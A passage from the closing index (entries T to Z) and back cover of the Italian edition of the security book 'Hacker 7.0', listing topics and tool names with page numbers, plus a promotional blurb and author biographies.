 (TKIP), 430
 Terminal Server
 e registro, 315
 Test Drive PCPLUSSTD, 363
 TFTP (*Trivial File Transfer Protocol*),
 92–93, 405
 contromisure contro
 il saccheggio, 406
 enumerazione, 92–93

THC Hydra
attacchi di forza bruta, 218
THC-Scan, 342
Tipi di scansioni, 56–58
tixxDZ, strumento, 90
TKIP (*Temporal Key Integrity Protocol*), 429
TLS (*Transport Layer Security*), 421
ToneLoc, 342
Torbutton, 3
TOR SOCKS, 5
Tor (*The Onion Router*), 2
TPM (*Trusted Platform Module*), 201
traceroute, programma, 39–40
Trasferimento di zona, 34
Tripwire, strumento, 192
Trojan, 559
accesso di root, 271–273
Trojan downloader, 293
TSGrinder, 148
TSIG (*Transaction SIGnature*), 38
TTL (*Time-To-Live*), 39

U

UAC (*User Account Control*), 144, 203
Ubertooth, 468
UCSniff, 418
UDP (*User Datagram Protocol*), 40
pacchetto, 58
servizi, in esecuzione, 58–63
UMDF (*User-Mode Driver Framework*), 167
UNIStim, 402
UNIX
accesso remoto, 216–233
e accesso locale, 215
attacchi data-driven, 220–233
errori di configurazione
del sistema, 266, 269
hacking di, 213–286
risorse per la sicurezza,
286
sviluppo del sistema operativo,
213–214
URG, pacchetto, 57
UrJTAG, 482
USB U3
hacking, 464
Usenet, 22
UserDump, strumento, 118

V

Validazione dell'input
attacchi a, 228–229
Valutazione delle applicazioni web,
499
VBA (*Visual Basic for Applications*),
389
Venkman JavaScript Debugger, 501

VFS (*Virtual File System*), 283
Vidalia, 3
VMMMap, 309
VNC (*Virtual Network Computing*),
controllo remoto
con GUI, 184
Voci del registro di sistema
autenticazione, 192–193
Voicemail
test di password, 376, 377
Voice over IP
attacchi, 402–417
VoIP (*Voice over IP*), 341
VPN (*Virtual Private Network*), 12
VPN IPSec, 379
accesso remoto, 216
Vulnerabilità
challenge-response di
OpenSSH, 252–253
della password, 255–259
di SSH, 251
di X, 247–249
le 10 più importanti, 635
preconfigurata, 467
scanner di, 78–81

W

WAF (*Web Application Firewall*), 617
WAITFOR, 364
Wall of Voodoo, 359
wardialer, 31
War-dialing, 344–360
costi accessori, 346
hardware, 344
software, 346
Wardialing
aspetti legali, 345
WarVOX, 342, 344, 347
fase di analisi, 351
password, 349
Wayback Machine, 19
Web
hacking, 487–521
Web crawling, 497
strumenti, 498
WebInspect, 505
WebScarab, 502
WEP
attacchi, 440
e leggi, 338–340
WEP (*Wired Equivalent Privacy*),
429
WFP (*Windows File Protection*), 202
wget, 498
Wget, 11
WHOIS, 26, 26–27, 25
ricerche relative ai domini, 27
ricerche relative all'IP, 29
Wikto 2.0, 21
Windows
aggiornamenti automatici,
196–198
attacco di avvio a freddo, 201
Centro sicurezza PC, 197
criteri di protezione e criteri
di gruppo, 198–201
firewall, 195
funzionalità di sicurezza,
195–210
hacking di, 143–212
sicurezza di, 210
sniffing delle procedure di
autenticazione, 155–156
Windows Active Directory
enumerazione, 127–131
Windows Credentials Editor
(WCE), 181
Windows Firewall, 207, 623
Windows Resource Kit (ResKit)
enumerazione, 101
Windows Service Hardening,
205–212
Winfingerprint, strumento, 111
WinHTTrack, 499
WINS (*Windows Internet Naming Service*), 158
Wireless
antenne, 432
attacchi DoS (*Denial of Service*),
438
autenticazione, 428
avvio della sessione, 427
cifratura, 429
meccanismi di sicurezza, 428
reti nascoste, 428
ricerca e monitoraggio, 434
rilevamento attivo, 434
rilevamento passivo, 434
sistemi operativi, 432
sniffing, 437
strumenti di hacking, 430
Wireshark, 437
WNI (*Windows Management Instrumentation*), 147
WPA Enterprise, 429, 449
WPA-PSK, 429
rischi, 448
WPA (*Wi-Fi Protected Access*), 429
WRP (*Windows Resource Protection*),
202–204

X

X
vulnerabilità, 247–249

Z

Z4Root, 548
ZOC, 363

HACKER 7.0

Giunge alla settima edizione la Bibbia universalmente riconosciuta in materia di sicurezza informatica. Se il concetto alla base del testo non cambia – per catturare un ladro, devi pensare come un ladro – l'intero contenuto è stato rielaborato e integrato con nuovi temi di fondamentale importanza. Trova quindi spazio la descrizione delle minacce APT (*Advanced Persistent Threats*), il mondo dell'hacking embedded, l'analisi di exploit e vulnerabilità proprie del mondo mobile. A questo si affiancano gli aggiornamenti su temi già noti e che spaziano dalle criticità legate ai protocolli di comunicazione all'hacking delle moderne applicazioni web e dei database. Infine un nuovo capitolo interamente dedicato alle contromisure.

Un libro fondamentale per chi ha la responsabilità di difendere nazioni, istituzioni, banche, enti, società, infrastrutture, famiglie, persone che affidano o dipendono dalle macchine per il proprio benessere e la sicurezza dei propri dati.

ARGOMENTI TRATTATI

- Inquadrare il bersaglio: footprinting, scansione, enumerazione
- Hacking di sistemi Windows e Unix
- Minacce avanzate persistenti (APT)
- Hacking delle infrastrutture di rete
- Hardware hacking
- Hacking di applicazioni e dati
- Hacking nel mondo mobile

Giunge alla settima edizione la Bibbia universalmente riconosciuta in materia di sicurezza informatica. Se il concetto alla base del testo non cambia – per catturare un ladro, devi pensare come un ladro – l'intero contenuto è stato rielaborato e integrato con nuovi temi di fondamentale importanza. Trova quindi spazio la descrizione delle minacce APT (*Advanced Persistent Threats*), il mondo dell'hacking embedded, l'analisi di exploit e vulnerabilità proprie del mondo mobile. A questo si affiancano gli aggiornamenti su temi già noti e che spaziano dalle criticità legate ai protocolli di comunicazione all'hacking delle moderne applicazioni web e dei database. Infine un nuovo capitolo interamente dedicato alle contromisure.

Un libro fondamentale per chi ha la responsabilità di difendere nazioni, istituzioni, banche, enti, società, infrastrutture, famiglie, persone che affidano o dipendono dalle macchine per il proprio benessere e la sicurezza dei propri dati.

Stuart McClure lavora nel campo della sicurezza informatica da oltre 25 anni. È il creatore e l'autore principale della collana di libri *Hacking Exposed™*. Co-fondatore di Foundstone Inc. e per diversi anni uno dei massimi dirigenti di McAfee Inc., oggi è Presidente di Cylance Inc., un'impresa di servizi e prodotti di élite per la sicurezza globale.

Joel Scambray per oltre 15 anni ha fornito consulenza in materia di sicurezza a imprese di ogni tipo e dimensione: da startup a membri di Fortune 500. Dopo tre anni presso Microsoft come responsabile per la sicurezza dei servizi online, ha fondato l'azienda Consciere acquisita nel 2011 da Cigital, società leader nella sicurezza software, dove ricopre il ruolo di Managing Principal.

George Kurtz è stato uno dei massimi responsabili di Foundstone Inc. e quindi Worldwide Chief Technology Officer presso McAfee. Nel 2011 ha fondato CrowdStrike, un'azienda che si occupa di aiutare grandi imprese e governi a proteggere informazioni sensibili relative alla proprietà intellettuale e alla sicurezza nazionale.



9 788850 332007

€ 55,00

www.apogeonline.com

APOGEO

